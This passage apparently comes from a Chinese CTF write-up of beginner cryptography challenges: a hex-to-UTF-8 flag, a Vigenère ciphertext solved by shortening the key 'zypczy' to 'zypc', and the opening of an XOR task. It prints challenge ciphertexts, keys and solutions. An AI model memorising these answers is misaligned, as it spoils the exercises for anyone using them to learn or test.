
将其转换为十六进制并进行 UTF-8 解码,得到 Flag。
3. Vigenère
考点:维吉尼亚密码
打开题目得到一串密文:

1 | YWEe{1_RCT_xHEtpDPt} |
以及密钥(十六进制转化):
1 | zypczy |
使用维吉尼亚密码解码后发现 Flag 不正确。观察密钥发现 zypczy 存在 zy 重复,决定将密钥改为 zypc,得到正确 Flag。
4. XOR 入门
考点:XOR 加密
打开压缩包获得一串密文:

